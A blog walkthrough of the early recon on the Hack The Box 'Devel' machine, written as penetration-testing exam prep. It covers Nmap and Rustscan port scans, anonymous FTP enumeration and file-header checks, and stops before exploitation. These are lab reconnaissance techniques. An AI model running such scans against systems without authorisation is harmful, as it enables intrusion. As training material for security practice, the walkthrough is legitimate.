If you've landed on my little corner of the internet before, I'd normally place an informational segue into the room here.
Today is not that day.
Devel is a HTB challenge TCM Security uses for PNPT cert exam prep. That means we're flying in blind, but not unequipped.
Tasked with the challenge of achieving User privs before consulting any PNPT course content, I took the opportunity to see just how far I could get on my own.
Let the fun begin.
We'll start off with two terminal windows: one running an Nmap scan of the Target IP, and one Rustscan (that still passes off to Nmap, but a bit faster) running to assess our open ports and services.
If you'd like to set your Target IP as a variable, do so in each terminal window you open as you go along:
tip=10.129.77.223
echo $tip
First, our Nmap syntax. This will scan for open ports, script vulnerabilities, and a bunch of other useful information:
nmap -sS -Pn -sC -sV --script=vuln -T4 -A $tip -oN DEVEL_nmap_resultNow our more efficient Rustscan:
sudo rustscan -a $tip -b 5000 -r 1-65535 --exclude-ports 9999 -- -A -n -T4 --max-retries 1 --min-rate 1000 -oA DEVEL_rust_scanI'm piping the output for both into three formats. Likely overkill for a challenge, but practicing professional habits at all times only helps solidify them.
Here's a solid and much easier to remember Rustscan syntax for challenge environments:
rustscan -a $tip -- -AIt's a great scan that shows you all open ports via Rustscan, which then hands it over to Nmap to enumerate everything running on those ports. Seeing the running services can help you assess the type of environment (example: AD or AD CS), if vulnerable services are running, etc.
Rustscan comes back first with very similar information to what we'll eventually see Nmap return:


Well, well. We have an anonymous FTP server running on Port 21. This challenge is marked as Easy, so we'll keep this in our back pocket as the likely path to initial access.
We also have Port 80 communicating through Windows Server. Also duly noted.
We have questions to answer along the path. Before diving in deeper, we'll pay attention to them.
Let's review the Nmap scan results. No, running both wasn't fully necessary. If your brain is any bit like mine, you want information in several formats. Rustscan comes back quickly, Nmap comes back cautiously and with gusto:


As you can see, the more detailed Nmap is worth waiting for because it holds the answer to our first question.
What is the name of the service running on TCP port 21 on the target machine? Microsoft ftpd

This also helps validate intuitions about the initial access path.
The next question doesn't require any recon or enum to answer. It does require some basic knowledge of FTP commands. Thankfully, I coded in an era where FTP was a perfectly viable way to upload content while building a website.
Which basic FTP command can be used to upload a single file onto the server? put

Interactive FTP commands are literal, which my neurospicy brain appreciates.
The next flag question wants us to enumerate the anonymous FTP service, so we'll do just that.
If FTP is running on Port 21 like it is here, here's how you connect:
ftp $tipSince it's an Anonymous FTP service, the credentials are Anonymous:<leave blank/hit Enter>:

Let's see what's hiding on here:
ls
The question wants to know if any files are on the FTP root, so let's find out where we are:
pwd
Now we can answer our next question with conviction.
Are files put into the FTP root available via the webserver? yes

The next question works as a strong hint.
Let's grab both files with extensions and do some quick static analysis:
get iisstart.htm
get welcome.png
Now that we have both, we'll investigate them on our local machine. Since we can come back to this wide open FTP server any time, sign off with:
byeNow we'll take a closer look at what we have:
file iisstart.htm welcome.png
Okay. Basic information. Let's get a bit more detailed with each one:
xxd -l 16 welcome.pngThe first command will help us identify if the PNG is, in fact, a PNG aka does it have the hex markers of a PNG file:

Hmm. This is deceptive. The 0d byte is missing. True PNGs should come back with this byte sequence: 89 50 4e 47 0d 0a 1a 0a.
Let's look a little deeper:
xxd -g 1 -l 24 welcome.png
Aha. FTP downloaded the PNG in ASCII mode, which probably ate its 0d (carriage return) bytes. We'll go back and grab it.
First, let's confirm that we don't need to redownload the .htm file:
sed -n '1,80p' iisstart.htm
ftp $tip
binary
status
get welcome.png welcome-verified.png
bye
That took a little longer than I'd expect a single PNG file to need.
Back on our local machine:
stat -c '%n %s bytes' welcome*.png
xxd -g 1 -l 8 welcome-verified.png
Just a regular PNG. Using binary resuscitated the missing 0d byte.
Let's check the response headers:
